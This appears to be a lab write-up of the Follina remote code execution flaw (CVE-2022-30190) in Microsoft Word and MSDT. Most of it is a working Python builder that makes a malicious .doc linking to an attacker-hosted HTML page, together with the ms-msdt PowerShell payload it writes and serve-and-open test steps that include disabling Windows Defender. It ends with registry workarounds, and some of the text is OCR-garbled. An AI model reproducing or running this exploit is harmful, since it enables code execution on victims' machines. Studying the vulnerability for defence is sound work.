REMOTE CODE EXECUTION (RCE) VULNERABILITY

Introduction

A remote code execution vulnerability (CVE-2022-30190) exists when Microsoft Support Diagnostic Tool (MSDT) is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application.

Technical Details and Exploit

The sample Word document was got first shared by <a>@nao sec on twitter.

After researching the contents of the it, here are the research details:

```
File Actions Edit View Help

(kali@ kali)-[~/workStation/CVE/msdt]
$ echo tronglvSE150340

tronglvSE150340

(kali@ kali)-[~/workStation/CVE/msdt]
$ tree doc

doc

[Content_Types].xml

docProps

app.xml

core.xml

rels

word

document.xml

fontTable.xml

yels

L document.xml.rels

settings.xml

theme

theme

theme1.xml

webSettings.xml

5 directories, 10 files

(kali@ kali)-[~/workStation/CVE/msdt]

[Kali@ kali)-[~/workStation/CVE/msdt]
```

Here unzipping the contents of a word document (which combined and made a word document)


Inside doc/word/ rels/document.xml.rels contains the reference to the external link.

NOTE: This link is no longer available online.

The contents of original file RDF842I.html

The payload is the HTML document that contains a series of A character. The purpose of these A's were the necessary padding to make the file size over 4096 bytes in length because any files less than 4096 bytes would not trigger the payload cause an HTML processing function had a hardcoded buffer size.

Above lines are powershell code which is encoded in base64. When decode this:



Affected Products

- [+] This vulberability can aba exploited in all OS of windows family, both desktop and server.
 - [+] Microsoft office versions 2013/2016/2019/2021 and other Professional plus.

Rebuild maldoc with python

- [+] doc skeleton
- [+] source code

```
#!/usr/bin/env python3
import argparse
import ipaddress
import netifaces
import os
import tempfile
import shutil
import base64
import random
import string
import socketserver
import socket
```

```
import http.server
parser = argparse.ArgumentParser()
parser.add argument(
    "--command",
    default = 'start chrome.exe
"https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s"',
    help = "command to run on the target machine (default: start
\"https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s\")",
parser.add_argument(
    "--output",
    "-0",
    default = "./maldoc_CVE-2022-30190.doc",
    help = "output maldoc file (default: ./maldoc_CVE-2022-
30190.doc)",
parser.add_argument(
    "--interface",
    "-i",
    \overline{default} = "eth0",
    help = "network interface or IP address to host HTTP server
(default: eth0)",
parser.add argument(
    "--port",
    "-p",
    default = "8000",
    help = "port to serve the HTTP server (default: 8000)",
to reach out to.
def main(args):
```

```
try:
        serve host = ipaddress.IPv4Address(args.interface)
   except ipaddress.AddressValueError:
        try:
            serve_host =
netifaces.ifaddresses(args.interface)[netifaces.AF INET][0][
                "addr"
        except ValueError:
            print(
                "[!] error detering http hosting address. did
you provide an interface or ip?"
            exit()
   doc skeleton = "doc"
    temp staging dir = os.path.join(
        tempfile._get_default_tempdir(),
next(tempfile._get_candidate_names())
   maldoc path = os.path.join(temp staging dir, doc skeleton)
    shutil.copytree(doc_skeleton, os.path.join(temp_staging_dir,
maldoc path))
   print(f"[+] Copied Microsoft Word skeleton
{temp_staging_dir}")
   serve_path = os.path.join(temp_staging_dir, "www")
   os.makedirs(serve path)
    rels_path = os.path.join(
        temp staging dir, doc skeleton, "word", " rels",
document.xml.rels"
   with open(rels_path) as file:
        modify rels xml = file.read()
   modify_rels_xml = modify_rels_xml.replace(
        "{staged_html}",
"http://{serve_host}:{args.port}/index.html"
   with open(rels path, "w") as file:
        file.write(modify_rels_xml)
    shutil.make_archive(args.output, "zip", maldoc_path)
```

```
os.rename(args.output + ".zip", args.output)
    print(f"[+] Created maldoc {args.output}")
    command = args.command
   base64 payload = base64.b64encode(command.encode("utf-
8")).decode("utf-8")
   html payload = f"""<script>location.href = "ms-msdt:/id
PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetS
tring([System.Convert]'+[char]58+[char]58+'FromBase64String('+[c
har]34+'{base64_payload}'+[char]34+'))')))i/../../../../../..
/../../../../../Windows/System32/mpsigstub.exe\\""; //"""
   html_payload += (
        "".join([random.choice(string.ascii lowercase) for in
range(4096)])
       + "\n</script>"
   with open(os.path.join(serve path, "index.html"), "w") as
file:
        file.write(html_payload)
   class ReuseTCPServer(socketserver.TCPServer):
        def server_bind(self):
            self.socket.setsockopt(socket.SOL SOCKET,
socket.SO_REUSEADDR, 1)
            self.socket.bind(self.server address)
    class Handler(http.server.SimpleHTTPRequestHandler):
        def init (self, *args, **kwargs):
            super().__init__(*args, directory=serve_path,
**kwargs)
       def log_message(self, format, *func args):
```

```
super().log_message(format, *func_args)
    def log_request(self, format, *func_args):
        super().log_request(format, *func_args)

def serve_http():
    with ReuseTCPServer(("", int(args.port)), Handler) as

httpd:
        httpd.serve_forever()


# Host the HTTP server on all interfaces
    print(f"[+] Serving html payload on :{args.port}")
    serve_http()

if __name__ == "__main__":
    main(parser.parse_args())
```

Setup environment

- [+] VMs
 - Windows
 - chrome browser
 - office deployment tools

Download and extract then change dir to extracted folder run this command with administrator



Time to test

[+] on kali machine

// Creating webserver serves file on port 9000

\$ python3 -m http.server 9000

```
kali@kali:~/workStation/CVE/0x7E6/30190/msdt


File Actions Edit View Help

(kali@kali)-[~/.../CVE/0×7E6/30190/msdt]

$ python -m http.server 9000


Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

// run python maldoc into another terminal \$./modify_maldoc.py




[+] on windows machine


- turn off firewall
- turn off windows security (real-time and cloud-delivered)




- open browser access: [ip_kali_machine:9000] and download maldoc. [ip_kali_machine] depend on your kali vm.




- Run maldoc downloaded







- Click "Enable Editing"



- Payload is delivering and executing



- You are hacked



Workarounds

[+] Disable the MSDT URL Protocol

- 1. Run Command Prompt as Administrator.
- 2. To back up the registry key, execute the command "reg export HKEY_CLASSES_ROOT\ms-msdt filename"

3. Execute the command "reg delete HKEY_CLASSES_ROOT\ms-msdt /f".

Note: To restore the registry key, execute the command "reg import *filename*" as Administrator.

[+] Microsoft Defender Detections & Protections

- Turn-on cloud-delivered protection and automatic sample submission, real-time protections.